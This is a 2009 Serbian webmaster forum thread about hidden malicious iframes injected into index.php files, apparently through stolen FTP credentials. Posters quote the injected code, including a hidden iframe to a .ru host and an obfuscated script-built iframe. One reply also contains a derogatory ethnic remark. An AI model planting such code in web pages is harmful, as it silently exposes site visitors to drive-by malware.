Novo

Forum kao aplikacija na telefonu

Dodajte forum na početni ekran i koristite ga kao aplikaciju, sa menijem na dnu ekrana.

  • 41 odgovor
  • 13.844 pregleda

Najnovija ↓

Maliciozni iframe na sajtu 10.07.2009. u 18:49 · pre 210 meseci #1
Ok, moralo je i to da se desi jedared...

Neko vec danima smesta maliciozni i frame na sajt koji sam uradio. (Iframe se nadje samo u dva fajla - index.html i index.php u ''admin'' folderu)
Buduci da sam zastitio skript od sql injection-a, pitam se kako je to moguce...
U admin panelu su svi fajlovi zasticeni sifrom... Ali, tamo nisam bas sve varijable zastitio, da li je moguce da je to omogucilo napade???

Da, sad je dodata i naknadna, htaccess zastita u admin folder...

Hvala unapred!


Mozda nije pravi forum, ali siguran sam da su se mnogi od vas sreli sa slicnim problemima... U stvari, zelim da znam, da li je SAMO moj skript ''zasluzan'' za ovo ifrejmovanje...
Re: Maliciozni iframe na sajtu 10.07.2009. u 19:52 · pre 210 meseci #2
to se ne desava preko sql injection-a, vec najvise zbog rupa u samom php-u

verovatno ti je omogucen remote call (url_open i slicno). a najvise zbog npr. include $_GET['strana'] i slicno.

Moguce je i da sam hosting ima rupu i omogucava ftp brute force.

Imas srecu, verovatno je ruski napadac u pitanju, oni samo ostavljaju takve skripte. Da su siptari ili turci bilo bi mnogo radikalnije.
Potpis
Moj Veb Sajt HostCentar Blog
Aleksinac Južna Srbija TimeOut
Re: Maliciozni iframe na sajtu 10.07.2009. u 20:00 · pre 210 meseci #3
Moguće je i da je neki drugi sajt na istom serveru kompromitovan (pod uslovom da si na shared hostingu) i da zbog toga što svi sajtovi "trče" pod istim korisnikom (apache verovatno) skripti sa drugog sajta nije bilo teško da izmeni fajl u tvom folderu.
Potpis
Laravel Srbija.

[NE PRUŽAM PODRŠKU ZA PHP PREKO PRIVATNIH PORUKA!]
Re: Maliciozni iframe na sajtu 10.07.2009. u 20:04 · pre 210 meseci #4
Uze mi reč iz usta... :) Upravo sam to hteo da kažem, imao sam sličan problem na jednom free hosting-u, a problem je bio na nekom sasvim drugom sajtu, koji je pohranjen na istom serveru.
Re: Maliciozni iframe na sajtu 10.07.2009. u 20:06 · pre 210 meseci #5
Rus je, kanda si u pravu. :)

Sta se jos moze uciniti?
Administrator je iskljucio neke potencijalno opasne funkcije, php5 je na serveru...

Sta ja jos mogu da ucinim, sta da proverim, da se, koliko je moguce osiguram?

Hvala vam!
Re: Maliciozni iframe na sajtu 10.07.2009. u 21:15 · pre 210 meseci #6
Hm, novi momenti...
Ovaj sajt je na dedicated serveru mog klijenta, uz gomilu drugih sajtova.
Neke od njih sam ja pravio (najiskrenije se nadam da nisam ja zabrljao negde:)), neke nisam...

Uh...
Re: Maliciozni iframe na sajtu 10.07.2009. u 21:43 · pre 210 meseci #7
Da li medju tim ostalim sajtovima postoje neki opensource forumi?
Pogledaj medju podfolderima da li postoje neki php fajlovi zakoje znas da nisu tvoji, recimo 1234556.php ili tako nesto?
Prilicno je tricky ocistiti sajt jednom napadnut, jer je lao preko ftp-a ne videti sve fajlove koji su postavljeni. Ako imas tako gomilu stranih fajlova, velika je verovatnoca da su ti kompromitovani ftp nalozi (najcesce nekim spyware ili other malware programi) pa mozes pogledati logove ako je koriscen FTP koji su sve fajlovi postavljeni na tvoj server. Ima i virusa (kako se vec zovu) koji 'slusaju' ftp portove, i cim se nakacis, oni dizaju izmenjen .htaccess fajl koji sve 404 stranice recimo vodi na neki malvare skript koji opet isti program uploaduje, i onda 'negativcima' ostaje samo da lupe lokaciju na tvom domenu i dodju do veoma mocnog alata (obicno nazvan r57shell) koji je u stvari GUI, prakticno php stranica koja vec ima dosta stvari predefinisano olaksavajuci dalje sirenje po serveru (pogotovo ako je shared). Recimo predefinisana je pretraga svih foldera sa 0777 privilegijama, svi index.php fajlovi, listanje svih usera na shered hostingu, laganu promenu iliti 'upad' na tudji domen/account na hostingu, shell access i jos gomilu stvari. Cesto se r57 naziva i troxy.php pored r57shell.php, a troxy.php je kao modifikacija nekog (99% rusa) Byt3B0y. E sad, google pa mozda i nadjes negde alat cisto da vidis o cemu se radi, ali znaj da nisi jedini kome se ovo desavalo, kaze Avast http://www.avast.com/eng/avast...to-defeat-website-hackers.html
This year, there has been a large increase in the number of legitimate websites infected by a so-called "iframe" threat - a type of malicious script.
In 2008, several high-profile websites were targeted, including USA Today, ABC News, Target and Wal-Mart...... the recent attacks prove that no websites are immune to infection.
E sad, avast recimo odmah detektuje takav iFrame cim odes na neki sajt iz bilokog browsera, mislim da i Kasperski Internet Security isto (znam da obican KAV ne) a verovatno jos neki.
Znaci pogledaj sve fajlove koji se zovu index.xxx pa vidi postoji li iframe, na php fajlovim aje obicno na dnu, ali ne mora da znaci.
Potpis
http://norway.dakipro.com/
Re: Maliciozni iframe na sajtu 10.07.2009. u 21:53 · pre 210 meseci #8
E, hvala, dakipro!

edit: Da, instalirao sam simple machines jedared, sad se setih...
Re: Maliciozni iframe na sajtu 10.07.2009. u 22:42 · pre 210 meseci #9
ako ti iframeovi gadjaju na .cn domene to je virus/crv/kako-god-da-se-to-kategorise, koji se pojavio pre 2-3 meseca i iz nekog mog iskustva sa njim on kupi storeovane ftp naloge iz programa kao sto su total commander i filezilla koje koristi da zarazi sve .php fajlove koji u nazivu imaju "index", "home" ili "maintenance".

malo googlanja za domene koje sam ja uhvatio je dalo ovo kao rezultat: http://blog.unmaskparasites.co...ncome-iframes-from-cn-domains/ ...
Potpis
rafforum.rs - Forum Računarskog Fakulteta
Re: Maliciozni iframe na sajtu 10.07.2009. u 22:48 · pre 210 meseci #10
Mogu i ja da potvrdim ovo sto je Aleksandar Ružičić rekao s obzirom da imam posla sa par shared hosting servera i korisnicima na njima.
U posljednjih mjesec-dva ne može se živjeti od ovakvih "napada". Svi su regularno bili ulogovani preko FTP-a i tako su modfikovani fajlovi.
Zakačio si nekog trojanca ili virus i tako su se dokopali tvojih FTP šifri.
Potpis
Beneath civilization's fragile crust, cold chaos churns...
Re: Maliciozni iframe na sajtu 10.07.2009. u 22:54 · pre 210 meseci #11
Ne gadjaju na .cn domene, nego na neki .ru domen.

Bio je ubacen ifrejm i na jedan index.html fajl...

I ovde je ''napad'' dosao preko ftpa, koliko znam, admin je zapazio jedno sumnjivo logovanje...

Re: Maliciozni iframe na sajtu 11.07.2009. u 12:54 · pre 210 meseci #12

Code:
<iframe src="http://u6c.ru:8080/index.php" width=111 height=108 style="visibility: hidden"></iframe>


Mislim da sam zaista zapatio nesto i da su nekako pokradene ftp lozinke...
Na gomili sajtova koje imam u filezilli se desilo isto...
au, jbt...
Re: Maliciozni iframe na sajtu 11.07.2009. u 13:28 · pre 210 meseci #13
"Pretplacen" sam na ovu temu te dobijam mail-ove.
Ne znam sta si ti zapatio ali AVG Free je taj kod prepoznao kao potencijalno opasan
i strpao ga u karantin :(
Re: Maliciozni iframe na sajtu 11.07.2009. u 13:46 · pre 210 meseci
izmenjeno 2 puta, poslednji put kelja 11.07.2009. u 14:18
  1. kelja11.07.2009. u 14:18zapis iz teksta poruke
  2. kelja11.07.2009. u 14:17zapis iz teksta poruke
#14
Ma ne, znam da je kod opasan...
I ne mislim da sam odlaskom na ''zarazene'' sajtove zapatio nesto, nego da se sve ovo desilo jer je neko maznuo fpt lozinke iz filezille... :(
Ili neko bas ima nesto protiv mene (to je paranoik varijanta).

U svakom slucaju, po svemu sudeci, izgleda da nema veze sa mojim php skriptovima.
:D

Jedan od napadnutih sajtova je i ovaj:
http://safebrowsing.clients.go...e=http://www.spoiledjuice.com/


937 domena zarazito!
http://safebrowsing.clients.go...&hl=en-US&site=u0c.ru/

Samo, sad se pitam da li je slucajnost sto je dosta sajtova iz mog ftp klijenta ''palo'', ili bi to bila bas prevelika koincidencija...
Re: Maliciozni iframe na sajtu 11.07.2009. u 14:37 · pre 210 meseci #15
Evo jedan "malo drugaciji"... kao sto je vec receno napada index.php premda se desilo da bude zarazen i jedan lib fajl sa nekim nebuloznim imenom.
Definitivno je ftp related problem jer je ovaj kod bio na razlicitim skriptovima i na razlicitim serverima, domacim, stranim, shared, dedicated.
Ali se ista osoba kacila preko ftp-a :D

Code:

<?php echo ''; ?><?php echo ''; ?><?php echo ''; ?><?php echo ''; ?><?php echo ''; ?><?php echo ''; ?><?php echo ''; ?><?php echo '

<script type="text/javascript">

try {

var pageTracker = _gat._getTracker("UA-7623457-2");

pageTracker._trackPageview();

} catch(err) {}</script>'; ?><?php echo '<script type="text/javascript">try {var pageTracker = _gat._getTracker("UA-32645524-1");pageTracker._trackPageview();} catch(err) {}</script>'; ?><?php echo ''; ?><?php echo ''; ?><?php echo ''; ?><?php echo '<script>document.write("<"+"i"+"f"+"ram"+"e sr"+"c=\"h"+"t"+"tp"+":"+"/"+"/tr"+"ught"+""+"s"+"a.c"+"o"+"m/\" wid"+"th=1 he"+"ight"+"="+"2></if"+"r"+"a"+""+"me>");</script>'; ?>


Resenje!? Chmod svih index.php fajlova i nema ga vise :P ...

Re: Maliciozni iframe na sajtu 11.07.2009. u 15:57 · pre 210 meseci #17
Isti problem me muci poslednjih par dana :(

Hidden iframe koji se pojavljuje na index stranama i poziva skriptu sa .ru servera.

Prvi napad je bio 6.jula , drugi danas.

Juce sam skenirao kompjuter sa avastom i avg free. Pronadjen jedan trojanac koji po opisu radi nesto drugo ali ko zna... Nisam siguran da su passwordi uzeti bas sa mog komp. posto imam 20-ak ftp accounta u Total Commander-u i WinScp-u a infekcija se desila samo na tom jednom sajtu (doduse na sajtu na kojem trenutno radim i gde sam najaktivniji). Ftp account napadnutog sajta ima vise ljudi tako da je tesko otkriti kome su pokradene sifre.

U iscekivanju da klijenti promene password na sajtu koji radim desio se drugi napad tako da sam danas ponovo ocistio sve fajlove i promenio password pa cu bar znati da li je infekcija potekla sa mog kompjutera ako se napad ponovi.

Nije strasno boriti se sa ovim na jednom sajtu ali ako bi infekcija zahvatila vise sajtova to bi bila propast. Trenutno nemam puno vremena ali pada mi na pamet da bi bilo korisno napraviti jednu skriptu u koju bi uneo maliciozni kod i zatim je pustio da pregleda sve fajlove na serveru i obrise uneti kod. Da li mozda vec postoji neki takav open source ili nesto slicno?
Re: Maliciozni iframe na sajtu 11.07.2009. u 16:28 · pre 210 meseci #18
problem je sto nije tako lako napisati skriptu koja bi cistila ubaceno djubre. ja sam se susretao sa ovim iframe-ovima ubacenim u stranu na nekoliko razlicitih nacina (sto znaci da bi trebalo popisati sve moguce formate u kojima maliciozni kod moze da se pojavi, a opet niko ne sprecava ove sto su pustili crva da dnevno dodaju nove vrste zapisa...)
search/replace iframe-ova ne bi dalo neke rezultate jer broj iframeova u nekoj web aplikaciji moze biti veliki (pogotovu ako se koristi neki od wysiwyg editora kao sto je tinymce), pa postoji mogucnost da se izbaci sasvim validan iframe...
Potpis
rafforum.rs - Forum Računarskog Fakulteta
Re: Maliciozni iframe na sajtu 11.07.2009. u 16:49 · pre 210 meseci #19
Da upravu si sto se tice nekog automatizovanog procesa ali ja sam vise mislio na neku primitivnu skriptu u kojoj bi ja nakon pokretanja uneo kod koji treba da se brise i onda da ona odradi to umesto da se traze rucno svi zarazeni fajlovi ili radi update celog sajta. Rekoh da to nije toliko strasno za jedan sajt ali ako bi se prosirilo na desetine bio bi veliki problem.

Predpostavljam da postoji tako neka search replace php skripta prilagodjena za servere? Pa bi to moglo malo da se prosiri sa nekom bazom vec poznatih malicioznih kodova da se malo automatizuje pomocu cron joba. Npr. pretraga svih fajlova koji su danas menjani ili ako na nekom sajtu ne radis duze vreme mogucnost slanja obavestenja putem maila ako je promenjen datum na nekom fajlu i sl.

Kod mene je na svim stranama ubacen isti iframe tako da bi obican server search replace sa unosom pojma za search odradio posao.
Re: Maliciozni iframe na sajtu 11.07.2009. u 17:01 · pre 210 meseci #20
Pa imajuci u vidu da "crv" nije previse "inteligentan", resenje je da se malo reorganizuju aplikacije :D
U smislu jedan ili nijedan index.php fajl sa nekom minimalnom logikom...

Sto se tice skripta, vazi ovo sto je krcko napisao ali u mom slucaju recimo bilo bi ga prilicno jednostavno napisati (mada licno ne vidim potrebu za tim) jer nemam html kod u php fajlovima pa je maliciozan kod izgledao ovako nekako:

Code:

<?php
//moj kod
?>

<?php
//kod crva koji sam postovao u svojoj prethodnoj poruci
?>


@kelja
chmod 444 - Allow read permission to owner and group and world
Odgovori
Prijavite se da biste odgovorili u ovoj temi.PrijavaRegistracija

Premeštanje teme